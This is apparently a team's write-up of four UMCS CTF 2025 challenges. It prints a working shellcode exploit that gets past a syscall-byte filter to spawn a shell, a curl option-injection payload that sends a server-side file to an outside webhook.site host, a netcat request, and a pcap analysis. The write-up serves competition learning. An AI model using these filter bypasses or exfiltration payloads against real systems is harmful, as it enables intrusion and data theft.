

UMCS CTF 2025 (Preliminary Round) - WriteUps

Team Name: Not:Our:Forte
Date: 11/04/2025 - 12/04/2025

UMCS CTF 2025

UsersScoreboardChallenges

NotificationsProfileSettings

Not:Our:Forte

46th place

1042 points

Solves

Challenge	Category	Value	Time
Hidden in Plain Graphic	Forensic	100	April 12th, 6:42:38 PM
healthcheck	Web	196	April 12th, 1:57:08 PM
babysc	PWN	370	April 11th, 7:50:21 PM
http-server	Reverse Engineering	376	April 11th, 6:01:20 PM

Solves (80.00%)

Fails (20.00%)

Forensic (25.00%)

Web (25.00%)

PWN (25.00%)

Reverse Engineering (25.00%)

1. Pwn - babysc

Challenge

36 Solves

×

babysc

380

shellcode

34.133.69.112 port 10001

↓ babysc

↓ babysc.c

↓ Dockerfile

Flag

Submit

Category: Pwn

Challenge Name: babysc

Difficulty: Medium

Initial Analysis

```
jacobians@machine:~/CTF/UMCCTF2025/Pwn/babysc$ file *
babysc:      ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=17c5713f0659b856ebda5cbc602cb5e28ce9249c, for GNU/Linux 3.2.0, not stripped
babysc.c:    C source, ASCII text
Dockerfile:  ASCII text
jacobians@machine:~/CTF/UMCCTF2025/Pwn/babysc$ _
```

File `babysc.c` contains the source code for `babysc` executable file :

```
#include <stdlib.h>

#include <stdint.h>

#include <stdbool.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <time.h>
#include <errno.h>
#include <assert.h>
#include <libgen.h>
```

```

#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <sys/signal.h>
#include <sys/mman.h>
#include <sys/ioctl.h>
#include <sys/sendfile.h>
#include <sys/prctl.h>
#include <sys/personality.h>
#include <arpa/inet.h>

void *shellcode;
size_t shellcode_size;

void vuln(){
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    shellcode = mmap((void *)0x26e45000, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_PRIVATE|MAP_ANON, 0, 0);

    puts("Enter 0x1000");
    shellcode_size = read(0, shellcode, 0x1000);
    for (int i = 0; i < shellcode_size; i++)
    {
        uint16_t *scw = (uint16_t *)((uint8_t *)shellcode + i);
        if (*scw == 0x80cd || *scw == 0x340f || *scw == 0x050f)
        {
            printf("Bad Byte at %d!\n", i);
            exit(1);
        }
    }

    puts("Executing shellcode!\n");
    ((void(*)())shellcode)();
}

int main(){

    vuln();

    return 0;

}

```

This challenge is about shellcode injection. From the source code we can see that we get a full 0x1000-byte RWX region, and the program jumps straight into it. However, before execution it scans our shellcode, two bytes at a time, for any of:

- 0xcd80 (little-endian bytes 0x80 0xcd) → int 0x80
 - 0x340f (bytes 0x0f 0x34) → sysenter
 - 0x050f (bytes 0x0f 0x05) → the 64-bit syscall instruction
- If it ever sees one of those 16-bit words, it prints “Bad Byte” and exits.

That means we cannot embed **static** `syscall / int 0x80 / sysenter` instructions in your shellcode. Any naive `mov rax, 59; syscall` will be caught. So we need a technique to bypass the filtering.

```
jacobians@machine:~/CTF/UMCSCTF2025/Pwn/babysc$ checksec --file babysc
[*] '/home/jacobians/CTF/UMCSCTF2025/Pwn/babysc/babysc'
Arch:          amd64-64-little
RELRO:         Full RELRO
Stack:         No canary found
NX:            NX unknown - GNU_STACK missing
PIE:           PIE enabled
Stack:         Executable
RWX:           Has RWX segments
SHSTK:         Enabled
IBT:           Enabled
Stripped:      No
jacobians@machine:~/CTF/UMCSCTF2025/Pwn/babysc$ _
```

- PIE enabled → our shellcode region is at a random address.
- RWX mmap'd → we can both write and execute.
- No stack canary, NX unknown but RWX covers us anyway.
- SHSTK+IBT break ROP, so the intended solve is pure shellcode.

Crafting Payload

```
from pwn import *

shellcode = (
    b"\xe8\x00\x00\x00\x00"
    b"\x41\x58"
    b"\x49\x81\xc0\x00\x01\x00\x00"
    b"\x41\xc6\x00\x0f"
    b"\x41\xc6\x40\x01\x05"
    b"\x48\x31\xc0"
    b"\x50"
    b"\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68"
    b"\x53"
    b"\x48\x89\xe7"
    b"\x48\x31\xc0"
    b"\xb0\x3b"
    b"\x48\x31\xf6"
    b"\x48\x31\xd2"
    b"\x41\xff\xe0"
)

# Connect to the server
p = remote('34.133.69.112', 10001)

# Send the shellcode
p.send(shellcode)

# Switch to interactive mode to interact with the shell
p.interactive()
```

Our shellcode uses **dynamic patching** to avoid ever containing the two-byte sequence `0x0f 0x05` at load time. Instead, it writes those bytes **at runtime** into a scratch area, then jumps there.

Bytes	Instruction & Purpose
<code>\xe8\x00\x00\x00\x00</code>	<code>call +0</code> → pushes RIP+5 onto the stack, then jumps to next instr.
<code>\x41\x58</code>	<code>pop r8</code> → <code>r8</code> = address of the next instruction (our “base pointer”).
<code>\x49\x81\xc0\x00\x01\x00\x00</code>	<code>add r8, 0x100</code> → move <code>r8</code> to a safe scratch area (100 bytes past here).
<code>\x41\xc6\x00\x0f</code>	<code>mov byte [r8+0], 0x0f</code> → write first syscall opcode byte.
<code>\x41\xc6\x40\x01\x05</code>	<code>mov byte [r8+1], 0x05</code> → write second syscall byte → now <code>[r8] = 0x0f05</code> .
<code>\x48\x31\xc0</code>	<code>xor rax,rax</code> → zero RAX.
<code>\x50</code>	<code>push rax</code> → push a NULL terminator for the string.
<code>\x48\xbb"/bin//sh"</code>	<code>movabs rbx, "/bin//sh"</code> → load the command string.
<code>\x53</code>	<code>push rbx</code> → put the string on the stack.
<code>\x48\x89\xe7</code>	<code>mov rdi, rsp</code> → RDI → pointer to <code>"/bin//sh"</code> .
<code>\x48\x31\xc0</code>	<code>xor rax,rax</code> → zero RAX again.
<code>\xb0\x3b</code>	<code>mov al,59</code> → syscall number for <code>execve</code> .
<code>\x48\x31\xf6</code>	<code>xor rsi,rsi</code> → RSI = NULL (<code>argv</code>).
<code>\x48\x31\xd2</code>	<code>xor rdx,rdx</code> → RDX = NULL (<code>envp</code>).
<code>\x41\xff\xe0</code>	<code>jmp r8</code> → jump to our patched bytes at <code>[r8]</code> , executing syscall.

We can see in the C code earlier that it only scans the raw bytes we `read()` in. So we write the `syscall` opcode into memory after the filter has passed, then jump there. Thus, our shellcode never contains the two-byte sequence `0x0f05`. The `call/pop` trick gives us a RIP-relative pointer (in `r8`) without any absolute addresses.

Spawning a Shell

Once we land at `jmp r8`, the CPU sees the two bytes we just wrote (`0f 05`) and performs the 64-bit `syscall`, invoking `execve("/bin//sh", NULL, NULL)`. We can grab the flag at /

```
jacobians@machine:~/CTF/UMCSCTF2025/Pwn/babysc$ python3 exploit.py
[+] Opening connection to 34.133.69.112 on port 10001: Done
[*] Switching to interactive mode
Enter 0x1000
Executing shellcode!
$ █
```

```
$ id
uid=1000(pwnuser) gid=1000(pwnuser) groups=1000(pwnuser)
$ pwd
/home/pwnuser
$ ls -la
total 40
drwxr-x--- 1 pwnuser pwnuser 4096 Apr 10 20:37 .
drwxr-xr-x 1 root    root    4096 Apr 10 17:16 ..
-rw-r--r-- 1 pwnuser pwnuser  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 pwnuser pwnuser 3771 Jan  6  2022 .bashrc
-rw-r--r-- 1 pwnuser pwnuser  807 Jan  6  2022 .profile
-rwxrwxr-x 1 root    root    16360 Apr 10 20:37 babysc
$
```

```
$ pwd
/home/pwnuser
$ id
uid=1000(pwnuser) gid=1000(pwnuser) groups=1000(pwnuser)
$ cd /
$ ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$
```

```
$ cat flag
umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}
$
```

Flag : `umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}`

2. Web - healthcheck

Challenge

51 Solves

×

healthcheck

200

I left my hopes_and_dreams on the server. can you help fetch it for me?

<http://104.214.185.119/index.php>

Flag

Submit

Category: Web

Challenge Name: healthcheck

Difficulty: Easy

The source code of `index.php` is available on GitHub:

https://github.com/umcybersec/umcs_preliminary/tree/main/web-healthcheck

Initial Analysis

Testing the web application :

Health Check Your Webpage

google.com

Check

Response Code: HTTP/1.1 301

The web application behaves as a URL health checker. A user is expected to input a URL, and the application returns the HTTP response code of that site.

The source code `index.php` :

```
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
    $url = $_POST["url"];

    $blacklist = [PHP_EOL, '$', ';', '&', '#', '`', '|', '*', '?', '~', '<', '>', '^', '<', '>', '(',
    ')', '[', ']', '{', '}', '\\'];

    $sanitized_url = str_replace($blacklist, '', $url);

    $command = "curl -s -D - -o /dev/null " . $sanitized_url . " | grep -oP '^HTTP.+
[0-9]{3}'";

    $output = shell_exec($command);
    if ($output) {
        $response_message .= "<p><strong>Response Code:</strong> " .
htmlspecialchars($output) . "</p>";
    }
}
?>

<!DOCTYPE html>
<html lang="en">

---SNIP-----

</html>
```

From the source code above, we can see that it filters and removes a set of “dangerous” characters. but it does **not** wrap the final URL in quotes. Final shell command is built by simple string concatenation: `curl -s -D - -o /dev/null <sanitized_url> | grep ...`. Because `sanitized_url` is unquoted, anything beginning with `-` is treated by `curl` as an option rather than as part of a URL. We can conclude that the vulnerability is Curl Option injection :

- Unquoted argument => attacker-controlled string beginning with `-` is parsed as a `curl` flag.
- By supplying a second `-o` option, we can **override** the built-in `-o /dev/null` and write the fetched response to **any file** on the server.

- By chaining additional curl flags, we can even **read** arbitrary files and exfiltrate them to an external server.

Exploiting Vuln

We can use webhook.site as our external server :

The screenshot shows the Webhook.site dashboard. At the top, there's a navigation bar with links: Docs & API, Features & Pricing, Terms, Privacy & Security, and Support. Below this is a toolbar with buttons: 57254e39 (selected), Share, Schedule, Form Builder, CSV Export, Custom Actions, Replay, and XHR Redirect. The main content area is divided into two columns. The left column shows an 'INBOX (0/100)' with a 'Newest First' sort option and a search query field. Below this, it says 'Waiting for first request'. The right column contains several sections: 'Your unique URL' with a 'Copy to clipboard' button and the URL 'https://webhook.site/57254e39-7e47-4c83-ab2a-22dd63fe33dd', with links to 'Open in new tab' and 'Examples'; 'Your unique email address' with the email '57254e39-7e47-4c83-ab2a-22dd63fe33dd@emailhook.site' and a link to 'Open in mail client'; 'Your unique DNS name' with the domain '*.57254e39-7e47-4c83-ab2a-22dd63fe33dd.dnshook.site' and a link to 'About DNSHook'; and 'Proxy bidirectionally with Webhook.site CLI' with a terminal command snippet and a link to 'Info & installation'. At the bottom, there are buttons to 'Star on GitHub' (5,785 stars) and 'Follow @webhooksite on X'.

The screenshot shows the Webhook.site dashboard with a received request. The left column shows an 'INBOX (1/100)' with a 'Newest First' sort option and a search query field. Below this, it shows a received request: 'GET #9c0af 104.214.185.119' at '04/12/2025 10:56:26 PM'. The right column is titled 'Request Details & Headers' and contains the following information:

Method	URL
GET	https://webhook.site/57254e39-7e47-4c83-ab2a-22dd63fe33dd

Field	Value
Host	104.214.185.119 Whois Shodan Netify Censys VirusTotal
Date	04/12/2025 10:56:26 PM (in a few seconds)
Size	0 bytes
Time	0.000 sec
ID	9c0afe10-6a1b-446c-8386-9f9472adf5f9
Note	Add Note

Query strings

None

Request Content

No content

But before that, we need the full path to the flag file. The challenge description mentioned `hopes_and_dreams` and "lobby" which we assume that the full path is : `/var/www/html/hopes_and_dreams` . So we want the **contents** of `/var/www/html/hopes_and_dreams` to be sent to our webhook. curl supports:

- `-X POST` => HTTP POST method
- `--data-binary "@/path/to/file"` => read a local file into the request body

So our payload will be : `-X POST --data-binary "@/var/www/html/hopes_and_dreams" https://<our-webhook-site>`

Health Check Your Webpage

`-X POST --data-binary "@/var/www/html/hopes_and_dreams" https://webhook.site/57254e39-7e47-4c83-ab2a-22dd63fe33dd`

Check

Response Code: HTTP/1.1 200

The screenshot shows the Webhook.site interface. On the left, there's an 'INBOX (1/100)' with a search query. A POST request is listed with ID #aabcd and timestamp 04/12/2025 1:56:28 PM. The main panel shows 'Request Details & Headers' for the URL `https://webhook.site/57254e39-7e47-4c83-ab2a-22dd63fe33dd`. Headers include Host, Date, Size, Time, ID, and Note. Below this, 'Request Content' is expanded, and the 'Raw Content' section is highlighted with a red box, showing the flag: `umcs{n1c3_j0b_ste4l1ng_myh0p3_4nd_dr3ams}`. The 'Form values' section is also visible, showing empty fields.

Flag : `umcs{n1c3_j0b_ste4l1ng_myh0p3_4nd_dr3ams}`

3. Reverse Engineering - http-server

Challenge

63 Solves

×

http-server

376

I created a http server during my free time

34.133.69.112 port 8080

⬇ server.unk...

Flag

Submit

Category: Reverse Engineering

Challenge Name: http-server

Difficulty: Easy

Initial Analysis

The provided binary (`server.unknown`) is a stripped 64-bit ELF executable.

```
jacobians@machine:~/CTF/UMCCTF2025/RE/http-server$ file *
server.unknown: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=02b67a25ce38eb7a6caa44557d3939c32535a2a7, for GNU/Linux 3.2.0, stripped
jacobians@machine:~/CTF/UMCCTF2025/RE/http-server$
```

Using Ghidra, we analyzed the decompiled code to understand its behavior. From the decompiled code below, we can observe two things:

1. Socket Setup

- The server binds to IP `10.128.0.27` and port `8080` (hex `0x1f90`).
- It listens for incoming connections and forks a child process to handle each request.

2. Request Handler (`FUN_0010154b`)

- Reads incoming data with `recv` .
- Checks if the received data contains the exact string:

```
GET /goodshit/umcs_server HTTP/13.37
```

- If **YES**: Opens `/flag` and sends its contents.
- If **NO**: Returns a `404 Not Found` response.

```

1
2 void FUN_001013a9(void)
3
4 {
5     int iVar1;
6     __pid_t _Var2;
7     long in_FS_OFFSET;
8     socklen_t local_44;
9     int local_40;
10    int local_3c;
11    undefined1 local_38 [16];
12    sockaddr local_28;
13    undefined8 local_10;
14
15    local_10 = *(undefined8 *) (in_FS_OFFSET + 0x28);
16    local_40 = socket(2,1,0);
17    if (local_40 < 1) {
18        puts("[!]Failed! Cannot create Socket!");
19    }
20    else {
21        puts("[*]Socket Created!");
22    }
23    memset(local_38,0,0x10);
24    local_38._0_2_ = 2;
25    local_38._2_2_ = htons(0x1f90);
26    inet_aton("10.128.0.27", (in_addr *) (local_38 + 4));
27    iVar1 = bind(local_40, (sockaddr *) local_38, 0x10);
28    if (-1 < iVar1) {
29        puts("[*]IP Address and Socket Binded Successfully!");
30        iVar1 = listen(local_40,3);
31        if (-1 < iVar1) {
32            puts("[*]Socket is currently Listening!");
33            while( true ) {
34                puts("[*]Server Started....");
35                puts("[*]Waiting for client to connect.....");
36                local_44 = 0x10;
37                local_3c = accept(local_40,&local_28,&local_44);
38                if (local_3c < 1) break;
39                puts("[*]Client Connected!");
40                _Var2 = fork();
41                if (_Var2 == 0) {
42                    FUN_0010154b(local_3c);
43                }
44            }
45            puts("[!]Failed! Cannot accept client request");
46            /* WARNING: Subroutine does not return */
47            exit(1);
48        }
49        puts("[!]Failed! Cannot listen to the Socket!");
50        /* WARNING: Subroutine does not return */
51        exit(1);
52    }
53    puts("[!]Failed! IP Address and Socket did not Bind!");
54    /* WARNING: Subroutine does not return */
55    exit(1);
56 }
57

```

```

1
2 void FUN_0010154b(int param_1)
3
4 {
5     int iVar1;
6     char *pcVar2;
7     ssize_t sVar3;
8     FILE *__stream;
9     size_t sVar4;
10    size_t __n;
11    long in_FS_OFFSET;
12    undefined1 local_418 [1032];
13    long local_10;
14
15    local_10 = *(long *)(in_FS_OFFSET + 0x28);
16    puts("[*]Handling a Connection!");
17    pcVar2 = (char *)malloc(0x400);
18    iVar1 = malloc_usable_size(pcVar2);
19    sVar3 = recv(param_1,pcVar2,(long)iVar1,0);
20    if ((int)sVar3 < 0) {
21        puts("[!]Failed! No Bytes Received!");
22        /* WARNING: Subroutine does not return */
23        exit(1);
24    }
25    pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/1.3.37");
26    if (pcVar2 == (char *)0x0) {
27        sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n");
28        send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n",sVar4,
29            0);
30    }
31    else {
32        __stream = fopen("/flag","r");
33        if (__stream == (FILE *)0x0) {
34            sVar4 = strlen(
35                "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /f
36                lag file.\n"
37            );
38            send(param_1,
39                "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /flag file.
40                \n"
41                ,sVar4,0);
42        }
43        else {
44            memset(local_418,0,0x400);
45            sVar4 = fread(local_418,1,0x3ff,__stream);
46            fclose(__stream);
47            __n = strlen("HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n");
48            send(param_1,"HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n",__n,0);
49            send(param_1,local_418,sVar4,0);
50        }
51    }
52    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
53        /* WARNING: Subroutine does not return */
54        __stack_chk_fail();
55    }
56    return;
57 }

```

Crafting Payload

```
Payload: echo -e 'GET /goodshit/umcs_server HTTP/1.3.37' | nc 34.133.69.112 8080
```

- GET /goodshit/umcs_server HTTP/1.3.7 matches the exact string check.
- Tools like curl enforce valid HTTP versions, so we use netcat instead..

```
jacobians@machne:~/CTF/UMCSCTF2025/RE/http-server$ echo -e 'GET /goodshit/umcs_server HTTP/1.3.37' | nc 34.133.69.112 8080
HTTP/1.1 200 OK
Content-Type: text/plain

umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}
```

Flag : umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}

4. Forensic - Hidden in Plain Graphic

Challenge

109 Solves

×

Hidden in Plain Graphic 100

Agent Ali, who are secretly a spy from Malaysia has been communicate with others spy from all around the world using secret technique . Intelligence agencies have been monitoring his activities, but so far, no clear evidence of his communications has surfaced. Can you find any suspicious traffic in this file?

 plain_zight....

Flag

Submit

Category: Forensic

Challenge Name: Hidden in Plain Graphic

Difficulty: Easy

Initial Analysis

We begin with protocol hierarchy, which gives us a breakdown of protocols used in this `pcap` file :

Wireshark - Protocol Hierarchy Statistics - plain_zight.pcap									
Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	5003	100.0	562942	3,540 k	0	0	0	5003
Internet Protocol Version 4	100.0	5003	17.8	100060	629 k	0	0	0	5003
User Datagram Protocol	50.9	2549	3.6	20392	128 k	0	0	0	2549
Z21 LAN Protocol	0.0	1	0.0	24	150	0	0	0	1
Malformed Packet	0.0	1	0.0	0	0	1	0	0	1
Session Initiation Protocol	6.3	317	4.3	24445	153 k	317	24445	153 k	317
Domain Name System	31.7	1586	5.3	29802	187 k	944	27234	171 k	1586
Malformed Packet	12.8	642	0.0	0	0	642	0	0	642
Data	12.9	645	4.5	25493	160 k	645	25493	160 k	645
Transmission Control Protocol	49.1	2454	64.4	362726	2,281 k	296	37650	236 k	2454
SSH Protocol	5.8	292	2.2	12264	77 k	292	12264	77 k	292
Hypertext Transfer Protocol	31.0	1551	45.0	253587	1,594 k	1551	253587	1,594 k	1551
File Transfer Protocol (FTP)	6.3	315	2.9	16065	101 k	315	16065	101 k	315

The challenge title "Plain Graphic" gives us a hint that this challenge may involves image(s). Our logic is to focus on hunting any traffic that involves file transfer. So we focus on TCP-based traffic instead of UDP.

Why UDP is less relevant?

- UDP lacks mechanisms for reassembling large files from packets.
- UDP packets are typically small in size.

1. Analyzing FTP traffic :

- The FTP traffic was logged in using `anonymous`, which doesn't requires password. All the FTP traffic have same packet length (91), so we assume that nothing special with this FTP traffic..

```

ftp
Source          Destination    Protocol Length  Info
175.166.185.172 245.187.225.39 FTP          91 Request: 220 FTP Server ready.
69.250.114.35   233.65.177.60 FTP          91 Request: 220 FTP Server ready.
196.107.38.195  11.20.159.166 FTP          91 Request: 220 FTP Server ready.
121.13.58.244   40.11.168.147 FTP          91 Request: 220 FTP Server ready.
247.103.221.144 22.7.199.173  FTP          91 Request: 220 FTP Server ready.
47.253.140.97   251.208.197.76 FTP          91 Request: 220 FTP Server ready.
105.147.117.219 130.21.54.49  FTP          91 Request: 220 FTP Server ready.

> Frame 6: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface 0
> Internet Protocol Version 4, Src: 175.166.185.172, Dst: 245.187.225.39
> Transmission Control Protocol, Src Port: 27893, Dst Port: 21
> File Transfer Protocol (FTP)
> 220 FTP Server ready.\r\n
  USER anonymous\r\n
  PASS guest\r\n
[Current working directory: ]

```

The screenshot shows the Wireshark interface with a packet capture of an FTP session. The packet list pane at the top displays a single packet, which is highlighted in red, indicating it is the selected packet. The packet details pane below shows the structure of the selected packet, including the Ethernet II header, Internet Protocol Version 4 header, and Hypertext Transfer Protocol header. The packet length is 91 bytes.

Source	Destination	Protocol	Length	Info
10.0.0.1	10.0.0.2	FTP	91	220 Ready for new user

2. Analyzing HTTP traffic :

- The HTTP traffic is only GET request and nothing special. (We will get back to this if we hit a dead end)

!udp && !ftp					
Source	Destination	Protocol	Length	Info	
107.67.233.43	47.122.245.210	HTTP	197	GET / HTTP/1.1	
148.248.17.218	255.100.67.99	HTTP	197	GET / HTTP/1.1	
177.248.189.56	220.37.147.145	HTTP	197	GET / HTTP/1.1	
158.227.201.35	48.88.184.145	HTTP	197	GET / HTTP/1.1	
134.244.53.32	33.104.54.42	HTTP	197	GET / HTTP/1.1	
248.20.94.45	151.7.151.235	HTTP	197	GET / HTTP/1.1	
184.116.121.64	25.73.179.39	HTTP	196	GET / HTTP/1.1	
112.198.175.26	86.135.252.29	HTTP	196	GET / HTTP/1.1	
10.42.52.54	132.64.66.230	HTTP	196	GET / HTTP/1.1	
16.90.119.129	28.112.47.128	HTTP	196	GET / HTTP/1.1	
103.103.63.199	231.39.20.179	HTTP	196	GET / HTTP/1.1	
14.173.222.43	27.137.152.122	HTTP	196	GET / HTTP/1.1	
255.9.148.160	68.31.4.34	HTTP	196	GET / HTTP/1.1	
191.148.165.108	71.110.83.62	HTTP	196	GET / HTTP/1.1	
196.235.220.7	108.49.251.21	HTTP	196	GET / HTTP/1.1	
137.26.64.159	69.231.25.132	HTTP	196	GET / HTTP/1.1	
194.188.87.210	209.114.68.15	HTTP	196	GET / HTTP/1.1	
235.252.211.107	197.96.229.107	HTTP	196	GET / HTTP/1.1	
170.80.129.188	107.235.161.16	HTTP	196	GET / HTTP/1.1	
93.76.14.19	68.189.20.163	HTTP	196	GET / HTTP/1.1	
227.148.148.48	209.69.163.226	HTTP	196	GET / HTTP/1.1	
228.249.116.227	165.24.178.176	HTTP	196	GET / HTTP/1.1	
65.30.123.116	213.117.81.133	HTTP	196	GET / HTTP/1.1	
235.171.66.250	94.218.253.74	HTTP	196	GET / HTTP/1.1	
255.19.128.16	152.179.76.76	HTTP	196	GET / HTTP/1.1	
89.117.48.150	111.82.134.10	HTTP	196	GET / HTTP/1.1	
21.150.13.76	49.208.66.64	HTTP	196	GET / HTTP/1.1	

3. Analyzing SSH traffic :

- SSH is irrelevant unless we have keys.

!udp && !ftp && !http					
Source	Destination	Protocol	Length	Info	
249.23.249.49	96.122.111.61	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
235.165.46.199	37.117.88.83	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
184.79.8.107	157.73.243.231	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
108.167.176.40	237.238.74.102	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
168.109.192.111	210.151.116.149	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
28.4.219.211	61.153.69.210	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
111.9.127.180	191.57.208.109	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
180.102.46.252	77.1.82.79	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
75.73.134.101	225.71.200.69	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
204.49.199.69	166.139.170.175	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
254.3.37.117	85.53.254.89	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
72.149.164.239	241.70.229.89	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
96.118.158.7	138.249.34.37	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
48.233.198.84	222.232.154.249	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
137.165.45.209	48.230.53.41	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
99.145.101.165	107.119.74.134	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
202.103.171.200	111.4.234.129	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	
247.188.106.159	131.156.91.94	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ubuntu0.1)	

4. Analyzing raw TCP packet:

- After eliminate all the irrelevant traffic, the only left is raw TCP traffic.
- Only one traffic that stand out the most with largest packet length.

Iudb & Ifto && Ihttp && Issh					
Source	Destination	Protocol	Length	Info	
45.168.1.5	46.168.1.10	TCP	28539	12345 → 80	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=28499
232.192.231.26	194.250.12.109	TCP	51	58496 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
60.145.84.206	2.45.112.93	TCP	51	13235 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
51.15.32.124	97.157.89.21	TCP	51	42841 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
48.212.111.164	4.205.255.127	TCP	51	60372 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
10.167.158.19	93.176.164.68	TCP	51	36277 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
158.182.66.160	255.245.80.111	TCP	51	57252 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
86.178.140.238	161.43.196.216	TCP	51	42963 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
140.193.160.241	182.70.135.221	TCP	51	11812 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
123.84.203.22	227.67.125.125	TCP	51	49718 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
113.117.42.208	117.20.159.176	TCP	51	39085 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
254.194.97.8	155.64.59.92	TCP	51	4175 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
92.91.165.55	250.187.129.242	TCP	51	49041 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
36.203.27.228	49.184.173.75	TCP	51	41437 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
116.191.248.233	171.197.116.10	TCP	51	35508 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
175.153.185.31	221.169.77.39	TCP	51	27267 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
237.67.219.108	7.100.3.253	TCP	51	56883 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
166.205.247.109	196.231.25.84	TCP	51	3014 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
244.114.118.9	10.227.141.101	TCP	51	20314 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
127.186.55.145	131.246.215.31	TCP	51	24208 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
85.21.73.135	175.124.141.42	TCP	51	62947 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
123.5.99.102	151.50.159.34	TCP	51	49956 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]
21.146.233.23	209.95.144.28	TCP	51	46369 → 443	[PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11 [TCP segment of a reassembled PDU]

Why this TCP traffic is suspicious?

- **Unusual Data Size:** A single 28KB packet is abnormally large for standard application-layer protocols.
